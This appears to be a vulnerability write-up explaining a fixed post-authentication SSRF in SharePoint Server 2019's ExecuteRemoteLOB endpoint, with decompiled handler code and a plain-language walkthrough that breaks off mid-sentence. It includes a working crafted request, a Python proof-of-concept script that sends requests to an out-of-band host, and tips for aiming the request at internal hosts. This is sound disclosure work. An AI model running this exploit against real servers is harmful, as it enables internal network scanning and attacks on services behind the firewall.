Microsoft SharePoint Server Post-Authentication Server-Side Request Forgery vulnerability
An authenticated user could send crafted requests to a SharePoint endpoint that acted as an HTTP proxy, allowing them to make arbitrary HTTP(S) requests to internal or external services and read the responses. This could enable internal network scanning and potential exploitation of other services.
 Published on starlabs.sg
Recently, we have found a Server-Side Request Forgery (SSRF) in Microsoft SharePoint Server 2019 which allows remote authenticated users to send HTTP(S) requests to arbitrary URL and read the responses. The endpoint <site>/api/web/ExecuteRemoteLOB is vulnerable to Server-Side Request Forgery (SSRF).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft SharePoint Server exposes a large REST surface under /_api/, and one of its endpoints, <site>/_api/web/ExecuteRemoteLOB, is backed by a class named Microsoft.SharePoint.ServerStub.SPWebServerStub. The handler behind it, Microsoft.SharePoint.BusinessData.SystemSpecific.OData.ODataHybridHelper.InvokeODataService in Microsoft.SharePoint.dll, behaves like an HTTP proxy: it builds an HttpWebRequest from values supplied by the caller, sends the request, and returns the response body. That is the feature the researcher abused: a legitimate outbound-request helper that lets a caller choose the destination, method, headers and body.
The result is a post-authentication Server-Side Request Forgery (SSRF) in SharePoint Server 2019 that lets a remote authenticated user send HTTP(S) requests to an arbitrary URL and read the responses. The request is highly customisable in method, path, headers and body. The bug was fixed, but per the report it did not meet the criterion required to receive a CVE.
Setup
The researcher tested against the following environment:
Windows Server 2022 + SharePoint Server 2019 - 16.0.10386.20011 (with KB5002207, May 2022 update)
Affected versions are stated as Microsoft SharePoint Server 2019 <= 16.0.10386.20011 (May 2022 update).
Preconditions for exploitation:
- The attacker must be an authenticated user with access to a valid SharePoint site. The default site
/my/should work. - The attacker needs a valid
X-RequestDigestvalue, which is a CSRF token. To obtain it, send a request with a wrong value and the server returns the correct one. - The response body of the SSRF request is only returned when the status code is
2xx. Otherwise anODataHybridExceptionis thrown.
The proof-of-concept script uses Python 3 with requests and requests_ntlm2 for NTLM authentication.
Finding it
While examining the class Microsoft.SharePoint.ServerStub.SPWebServerStub, the researcher found the endpoint <site>/_api/web/ExecuteRemoteLOB suspicious because of the word Remote in its name. Debugging showed the endpoint is handled by Microsoft.SharePoint.BusinessData.SystemSpecific.OData.ODataHybridHelper.InvokeODataService (Stream inputStream), which takes user input to create an HttpWebRequest, issues the request and returns the response body. The main parts of that function are:
// [1]
    ODataHybridHeaderProcessor.ValidateODataHeaders(headers);
    string text;
    string text2;
    ODataAuthenticationMode odataAuthenticationMode;
    string text3;
    string text4;
    ODataHybridHeaderProcessor.GetODataServiceInfo(headers, out text, out text2, out odataAuthenticationMode, out text3, out text4);

// [2]
    HttpWebRequest httpWebRequest = WebRequest.Create(text) as HttpWebRequest;
    httpWebRequest.UserAgent = "Microsoft.Sharepoint";
    httpWebRequest.Method = text2;
    IDictionary<string, string> odataRequestHeaders = ODataHybridHeaderProcessor.GetODataRequestHeaders(headers);
    ODataHybridHelper.SetRequestHeaders(httpWebRequest, odataRequestHeaders);

// [3]
    if (text2 == "POST" || text2 == "PUT")
    {
        using (Stream requestStream = httpWebRequest.GetRequestStream())
        {
            inputStream.CopyTo(requestStream);
        }
    }

// [4]
    ODataHybridHelper.SetRequestAuthentication(httpWebRequest, odataAuthenticationMode, text3, text4, spoCorrelationId);
    httpWebResponse = ODataHybridHelper.ExecuteRequest(httpWebRequest, spoLobId, odataAuthenticationMode, spoCorrelationId);

    // [5]
    ODataHybridHeaderProcessor.SetODataResponseHeaders(httpWebResponse.Headers);
    stream = httpWebResponse.GetResponseStream();
    result = stream;
return result;
At [1], ValidateODataHeaders first ensures that the headers "BCSOData-Url", "BCSOData-AuthenticationMode", "BCSOData-HttpMethod", "BCSOData-SsoApplicationId" and "BCSOData-SsoProviderImplementation" are present in the original request. GetODataServiceInfo then extracts values from these headers into variables, which are used to create the HttpWebRequest object at [2]. That object is the SSRF request the server sends later.
GetODataRequestHeaders and SetRequestHeaders are then called to extract the remaining headers starting with "BCSOData-" and append them to the SSRF request header list.
At [3], the origin request body is copied to the SSRF request if the header "BCSOData-HttpMethod" is POST or PUT. Finally, the SSRF request is sent at [4] and its response is returned at [5].
Exploitation
Step 1: Send the malicious request
The proof-of-concept request targets the default /my/ site and supplies the destination URL, method, authentication mode and custom headers through BCSOData- headers:
POST /my/_api/web/ExecuteRemoteLOB HTTP/1.1
Host: cr-srv01
Accept: application/json
BCSOData-Url: http://gqa847opq6818tt8qf100fnqrhx8lx.oastify.com/test?aa=11&bb=22
BCSOData-AuthenticationMode: 1
BCSOData-HttpMethod: POST
BCSOData-SsoApplicationId: 0
BCSOData-SsoProviderImplementation: Microsoft.Office.SecureStoreService.Server.SecureStoreProvider, Microsoft.Office.SecureStoreService, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c
BCSOData-custom-header1: value1
BCSOData-custom-header2: value2
X-RequestDigest: [redacted],12 May 2022 08:02:33 -0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

post body
What the important parts do:
BCSOData-Urlis the destination the server will request, here an out-of-band host with a query string.BCSOData-HttpMethod: POSTsets the method of the outbound request and, because it isPOST, causes the request body to be copied.BCSOData-AuthenticationMode: 1selects the authentication mode used for the outbound request.BCSOData-SsoApplicationIdandBCSOData-SsoProviderImplementationare the SSO values consumed byGetODataServiceInfoand later bySetRequestAuthentication.BCSOData-custom-header1andBCSOData-custom-header2are arbitrary extra headers that are forwarded to the outbound request.X-RequestDigestis the CSRF token required by the endpoint.- The body
post bodyis copied to the outbound request because the method isPOST.

The screenshot shows the request header list. The origin request body is copied to the SSRF request if the header is POST or PUT; the SSRF request is sent and its response is returned.
Step 2: Automate it with the POC script
The researcher wrote a script for demonstration purposes:
#!/usr/bin/env python3
import argparse
import requests
from requests_ntlm2 import HttpNtlmAuth

def _parse_args():
    parser = argparse.ArgumentParser()
    parser.add_argument('-u', metavar='DOMAIN\\USERNAME', required=True)
    parser.add_argument('-p', metavar='PASSWORD', required=True)
    parser.add_argument('-s', metavar='SITE_URL',
                        help='The user must have access to this site. Usually http://sharepoint.example.com/my/ works',
                        required=True)
    return parser.parse_args()

def exploit(username, password, site_url):
    auth = HttpNtlmAuth(username, password)
    r = requests.post(f'{site_url}/_api/web/ExecuteRemoteLOB', auth=auth, allow_redirects=False)
    if r.status_code != 403:
        raise Exception(f'expect status code 403, got {r.status_code}')
    headers = {
        'BCSOData-Url': 'https://c3g4h31l32lxlp643bewdb0m4da5yu.oastify.com/test',  # SSRF url
        'BCSOData-AuthenticationMode': '1',
        'BCSOData-HttpMethod': 'POST',  # request method
        'BCSOData-SsoApplicationId': '0',
        'BCSOData-SsoProviderImplementation': '0',
        'BCSOData-custom-header1': 'value1',  # custom headers
        'BCSOData-custom-header2': 'value2',
        'X-RequestDigest': r.headers['X-RequestDigest'],
    }
    post_data = 'post body'  # request body if the HttpMethod is POST/PUT
    r = requests.post(f'{site_url}/_api/web/ExecuteRemoteLOB', auth=auth, allow_redirects=False, headers=headers,
                      data=post_data)
    print(f'payload sent, got response ({len(r.content)} bytes):')
    print(r.content)

if __name__ == '__main__':
    arg = _parse_args()
    exploit(arg.u, arg.p, arg.s)

The script first sends a request without the required headers and expects a 403; the server's response carries the correct X-RequestDigest, which the script reuses in the second request. The second request supplies the SSRF URL, method, SSO values, custom headers and body, then prints the response content and its length.
As shown in the image below, the full HTTP response for the maliciously requested URL is returned.
Root cause
The endpoint is a general-purpose outbound HTTP proxy exposed to authenticated users. InvokeODataService takes the destination URL, method, authentication mode and SSO values directly from caller-controlled BCSOData- headers, builds an HttpWebRequest from them, forwards any additional BCSOData- headers, copies the request body for POST and PUT, and returns the response stream to the caller. The flow shown contains no check restricting the destination, so the caller chooses where the server connects.
ValidateODataHeaders first ensures that the five required BCSOData- headers are present in the original request. Presence checks do not constrain the values, so the URL and method pass through unchecked. The CSRF token (X-RequestDigest) is a defence against cross-site request forgery, not against an authenticated user deliberately invoking the endpoint, and the report notes it can be obtained simply by sending a request with a wrong value.
Impact
An attacker with the ability to perform this SSRF can scan the internal network, check for the existence of services on the host's local network, and potentially exploit other web services. Because the method, path, headers and body are all controllable, the outbound request can be shaped to match what an internal service expects. The response body is returned to the attacker only when the status code is 2xx; otherwise an ODataHybridException is thrown, which limits reading responses from services that answer with other status codes.
Fix
Microsoft fixed the bug; the report states that the fix was confirmed by Microsoft on 15th September 2022. The report does not describe the code change itself.
Variants to test
- Other
BCSOData-prefixed headers: the handler forwards every header with that prefix to the outbound request. A positive result is an arbitrary header appearing on the request received by your out-of-band listener. PUTasBCSOData-HttpMethod: the body-copy branch covers bothPOSTandPUT. A positive result is the request body arriving at the destination with methodPUT.- Different
BCSOData-AuthenticationModevalues: the mode is passed toSetRequestAuthentication. A positive result is a change in how the outbound request is authenticated, observable at your listener. - Internal destinations: point
BCSOData-Urlat hosts on the server's local network. A positive result is a2xxresponse whose body is returned to you. - Other SharePoint versions and builds: the report only covers SharePoint Server 2019 up to 16.0.10386.20011. A positive result is the same endpoint accepting and forwarding a
BCSOData-Urlon another build.
Hunting notes
This kind of bug tends to hide in endpoints whose names suggest outbound or remote work (Remote, Proxy, Fetch, Invoke, Execute), especially in large enterprise products where a business-data or integration layer needs to call external services on behalf of a user. During recon, look for API stubs that accept a URL or host in a header or parameter, and for custom header prefixes that are forwarded wholesale. The signal here was the word Remote in the endpoint name, confirmed by reading the handler in Microsoft.SharePoint.dll.
To show impact, the researcher demonstrated a full round trip: a request to an out-of-band host with a query string, custom headers and a body, with the complete HTTP response returned to the caller. The report also documents the constraints: authentication is required and only 2xx responses are returned.
What happened, in plain words
Microsoft SharePoint is a product that organisations use to store documents, build internal websites and share information between colleagues. It runs on a server inside the company, and people use it through a web browser. Like most modern web products, SharePoint also offers an API: a set of web addresses that programs (rather than people clicking links) can call to make the server do things. You can think of an API as a service counter at a bank: you hand over a written request at a specific window, and the clerk behind it does the work and hands something back.
One of those API addresses is <site>/_api/web/ExecuteRemoteLOB. The word Remote in the name caught a researcher's attention, because it suggests the server will reach out to somewhere else on your behalf. When the researcher looked at the code behind that address, they found exactly that: a feature that takes a web address, a method, some headers and a body from whoever calls it, then makes an outgoing request to that address and hands the answer back.
That is useful when the destination is a trusted business system. It is dangerous when the caller can choose any destination at all. The researcher could point the server at a machine of their choosing, including machines on the company's internal network that are not reachable from the internet, and read what came back. This class of bug is called Server-Side Request Forgery (SSRF): the server is tricked into making a request the attacker could not make directly. A simple comparison: imagine a receptionist who will phone any number you write on a slip of paper and read you the answer. If the receptionist can dial internal extensions that outsiders cannot, you have just borrowed the receptionist's position inside the building.
The bug required the attacker to already be logged in to SharePoint, which is why it is called post-authentication. Microsoft fixed it, but according to the report it did not meet the criterion required to receive a CVE (a public identifier for a security flaw).
The setup
The researcher tested against this environment:
Windows Server 2022 + SharePoint Server 2019 - 16.0.10386.20011 (with KB5002207, May 2022 update)
The affected versions are stated as Microsoft SharePoint Server 2019 <= 16.0.10386.20011 (May 2022 update). In plain terms: SharePoint Server 2019, up to and including that particular build from May 2022.
Before the attack works, three conditions must be met:
- The attacker must be a logged-in user with access to a valid SharePoint site. The default site
/my/should work. The report says the default site/my/should work. - The attacker needs a valid
X-RequestDigestvalue. This is a CSRF token: a short code the server issues so it can tell a genuine action by the logged-in user apart from a forged one triggered by another website. To obtain the correct value, you send a request with a wrong value, and the server returns the correct one. - The response body of the outgoing request is only returned when the status code is
2xx. A status code is the three-digit number a web server sends back to say how things went:200means success,403means forbidden,404means not found, and so on.2xxmeans any success code. If the destination answers with anything else, SharePoint throws anODataHybridExceptioninstead of giving you the body.
The proof-of-concept script uses Python 3 with two extra libraries, requests (for making web requests from code) and requests_ntlm2 (for a Windows login method called NTLM).
How the researcher found it
While examining the class Microsoft.SharePoint.ServerStub.SPWebServerStub, the researcher found the endpoint <site>/_api/web/ExecuteRemoteLOB suspicious because of the word Remote in its name. A class here is just a named block of program code inside the product; reading it is like reading the wiring diagram of the service counter. Debugging showed the endpoint is handled by Microsoft.SharePoint.BusinessData.SystemSpecific.OData.ODataHybridHelper.InvokeODataService (Stream inputStream), which takes user input to create an HttpWebRequest, issues the request and returns the response body. An HttpWebRequest is the .NET programming framework's object for making an outgoing web request, the same kind of thing your browser does when you type an address, except done by the server.
The main parts of that function are:
// [1]
    ODataHybridHeaderProcessor.ValidateODataHeaders(headers);
    string text;
    string text2;
    ODataAuthenticationMode odataAuthenticationMode;
    string text3;
    string text4;
    ODataHybridHeaderProcessor.GetODataServiceInfo(headers, out text, out text2, out odataAuthenticationMode, out text3, out text4);

// [2]
    HttpWebRequest httpWebRequest = WebRequest.Create(text) as HttpWebRequest;
    httpWebRequest.UserAgent = "Microsoft.Sharepoint";
    httpWebRequest.Method = text2;
    IDictionary<string, string> odataRequestHeaders = ODataHybridHeaderProcessor.GetODataRequestHeaders(headers);
    ODataHybridHelper.SetRequestHeaders(httpWebRequest, odataRequestHeaders);

// [3]
    if (text2 == "POST" || text2 == "PUT")
    {
        using (Stream requestStream = httpWebRequest.GetRequestStream())
        {
            inputStream.CopyTo(requestStream);
        }
    }

// [4]
    ODataHybridHelper.SetRequestAuthentication(httpWebRequest, odataAuthenticationMode, text3, text4, spoCorrelationId);
    httpWebResponse = ODataHybridHelper.ExecuteRequest(httpWebRequest, spoLobId, odataAuthenticationMode, spoCorrelationId);

    // [5]
    ODataHybridHeaderProcessor.SetODataResponseHeaders(httpWebResponse.Headers);
    stream = httpWebResponse.GetResponseStream();
    result = stream;
return result;
Line by line, in plain words:
// [1]is a marker the researcher added so they can refer to this part later. It is not code that runs.ODataHybridHeaderProcessor.ValidateODataHeaders(headers);calls a helper that checks the incoming request carries certain required headers. A header is a small labelled piece of information attached to a web request, like the fields on the outside of an envelope (who it is from, what format the contents are in).- The
string text;and similar lines declare empty variables, which are named storage slots for values that will be filled in next. ODataHybridHeaderProcessor.GetODataServiceInfo(...)reads values out of the headers and puts them into those variables. Theoutkeyword means the function writes results back into the caller's variables. After this line,textholds a web address,text2holds a method, and the other variables hold authentication settings.// [2]marks the start of building the outgoing request.HttpWebRequest httpWebRequest = WebRequest.Create(text) as HttpWebRequest;creates the outgoing request object, usingtext(the address taken from the caller's header) as its destination. This is the heart of the problem: the destination comes from the caller.httpWebRequest.UserAgent = "Microsoft.Sharepoint";sets the User-Agent, a label the request carries to say what software is making it. Here it pretends to be SharePoint itself.httpWebRequest.Method = text2;sets the method, the verb of the request.GETmeans "give me something",POSTmeans "here is some data, take it",PUTmeans "store this". Again the value comes from the caller.ODataHybridHeaderProcessor.GetODataRequestHeaders(headers);collects the remaining headers that start withBCSOData-.ODataHybridHelper.SetRequestHeaders(httpWebRequest, odataRequestHeaders);copies those collected headers onto the outgoing request. So the caller can add arbitrary headers to the request the server makes.// [3]marks the body-copying step.if (text2 == "POST" || text2 == "PUT")checks whether the caller chosePOSTorPUTas the method.using (Stream requestStream = httpWebRequest.GetRequestStream())opens a channel for writing the outgoing request's body.usingis a language construct that makes sure the channel is closed afterwards.inputStream.CopyTo(requestStream);copies the body of the original incoming request into the outgoing one. So whatever data the attacker sent to SharePoint is forwarded to the destination.// [4]marks the sending step.ODataHybridHelper.SetRequestAuthentication(...)applies the authentication settings taken from the headers to the outgoing request.httpWebResponse = ODataHybridHelper.ExecuteRequest(...)actually sends the request and stores the reply.// [5]marks the reply-handling step.ODataHybridHeaderProcessor.SetODataResponseHeaders(httpWebResponse.Headers);copies the reply's headers back.stream = httpWebResponse.GetResponseStream();opens the reply's body as a stream of data.result = stream;andreturn result;hand that stream back to the caller, so the attacker receives the destination's response body.
At [1], ValidateODataHeaders first ensures that the headers "BCSOData-Url", "BCSOData-AuthenticationMode", "BCSOData-HttpMethod", "BCSOData-SsoApplicationId" and "BCSOData-SsoProviderImplementation" are present in the original request. GetODataServiceInfo then extracts values from these headers into variables, which are used to create the HttpWebRequest object at [2]. That object is the SSRF request the server sends later.
GetODataRequestHeaders and SetRequestHeaders are then called to extract the remaining headers starting with "BCSOData-" and append them to the SSRF request header list.
At [3], the origin request body is copied to the SSRF request if the header "BCSOData-HttpMethod" is POST or PUT. Finally, the SSRF request is sent at [4] and its response is returned at [5].
Carrying out the attack
Step 1: Send the malicious request
The proof-of-concept request targets the default /my/ site and supplies the destination URL, method, authentication mode and custom headers through BCSOData- headers:
POST /my/_api/web/ExecuteRemoteLOB HTTP/1.1
Host: cr-srv01
Accept: application/json
BCSOData-Url: http://gqa847opq6818tt8qf100fnqrhx8lx.oastify.com/test?aa=11&bb=22
BCSOData-AuthenticationMode: 1
BCSOData-HttpMethod: POST
BCSOData-SsoApplicationId: 0
BCSOData-SsoProviderImplementation: Microsoft.Office.SecureStoreService.Server.SecureStoreProvider, Microsoft.Office.SecureStoreService, Version=[redacted], Culture=neutral, PublicKeyToken=71e9bce111e9429c
BCSOData-custom-header1: value1
BCSOData-custom-header2: value2
X-RequestDigest: [redacted],12 May 2022 08:02:33 -0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 9

post body
What each part does:
POST /my/_api/web/ExecuteRemoteLOB HTTP/1.1is the request line: the method (POST), the path on the server (/my/_api/web/ExecuteRemoteLOB) and the version of the HTTP protocol (HTTP/1.1).Host: cr-srv01names the server being contacted.Accept: application/jsontells the server the caller would like a JSON reply. JSON is a common text format for structured data.BCSOData-Urlis the destination the server will request, here an out-of-band host with a query string. An out-of-band host is a server the researcher controls, used as a listening post: if a request arrives there, the researcher knows SharePoint made it. The?aa=11&bb=22part is a query string, extra values appended to an address.BCSOData-AuthenticationMode: 1selects the authentication mode used for the outbound request.BCSOData-HttpMethod: POSTsets the method of the outbound request and, because it isPOST, causes the request body to be copied.BCSOData-SsoApplicationIdandBCSOData-SsoProviderImplementationare the SSO values consumed byGetODataServiceInfoand later bySetRequestAuthentication. SSO stands for single sign-on, a scheme where one login is reused across systems; these two headers tell SharePoint which stored credentials to use when calling out.BCSOData-custom-header1andBCSOData-custom-header2are arbitrary extra headers that are forwarded to the outbound request. They are there to prove that the caller can add any header they like.X-RequestDigestis the CSRF token required by the endpoint. The long hex string is the token value, followed by a date.Content-Type: application/x-www-form-urlencodeddescribes the format of the body that follows.Content-Length: 9says the body is nine bytes long.- The body itself is
post body, and it is copied to the outbound request because the method isPOST.
The screenshot shows the request header list. The origin request body is copied to the SSRF request if the header is POST or PUT; the SSRF request is sent and its response is returned.
Step 2: Automate it with the POC script
Doing this by hand is slow, so the researcher wrote a script for demonstration purposes:
#!/usr/bin/env python3
import argparse
import requests
from requests_ntlm2 import HttpNtlmAuth

def _parse_args():
    parser = argparse.ArgumentParser()
    parser.add_argument('-u', metavar='DOMAIN\\USERNAME', required=True)
    parser.add_argument('-p', metavar='PASSWORD', required=True)
    parser.add_argument('-s', metavar='SITE_URL',
                        help='The user must have access to this site. Usually http://sharepoint.example.com/my/ works',
                        required=True)
    return parser.parse_args()

def exploit(username, password, site_url):
    auth = HttpNtlmAuth(username, password)
    r = requests.post(f'{site_url}/_api/web/ExecuteRemoteLOB', auth=auth, allow_redirects=False)
    if r.status_code != 403:
        raise Exception(f'expect status code 403, got {r.status_code}')
    headers = {
        'BCSOData-Url': 'https://c3g4h31l32lxlp643bewdb0m4da5yu.oastify.com/test',  # SSRF url
        'BCSOData-AuthenticationMode': '1',
        'BCSOData-HttpMethod': 'POST',  # request method
        'BCSOData-SsoApplicationId': '0',
        'BCSOData-SsoProviderImplementation': '0',
        'BCSOData-custom-header1': 'value1',  # custom headers
        'BCSOData-custom-header2': 'value2',
        'X-RequestDigest': r.headers['X-RequestDigest'],
    }
    post_data = 'post body'  # request body if the HttpMethod is POST/PUT
    r = requests.post(f'{site_url}/_api/web/ExecuteRemoteLOB', auth=auth, allow_redirects=False, headers=headers,
                      data=post_data)
    print(f'payload sent, got response ({len(r.content)} bytes):')
    print(r.content)

if __name__ == '__main__':
    arg = _parse_args()
    exploit(arg.u, arg.p, arg.s)
Line by line:
#!/usr/bin/env python3is a hint to the operating system that this file should be run with Python 3.import argparse,import requestsandfrom requests_ntlm2 import HttpNtlmAuthload three pieces of ready-made code: one for reading command-line options, one for making web requests, and one for NTLM logins.def _parse_args():starts a function that reads the command-line options.parser = argparse.ArgumentParser()creates the option reader.parser.add_argument('-u', ...),('-p', ...)and('-s', ...)define three required options: a username inDOMAIN\USERNAMEform, a password, and the site address. The help text for-snotes the user must have access to that site, and thathttp://sharepoint.example.com/my/usually works.return parser.parse_args()hands back the parsed values.def exploit(username, password, site_url):starts the function that performs the attack.auth = HttpNtlmAuth(username, password)prepares the Windows login credentials so every request is authenticated.r = 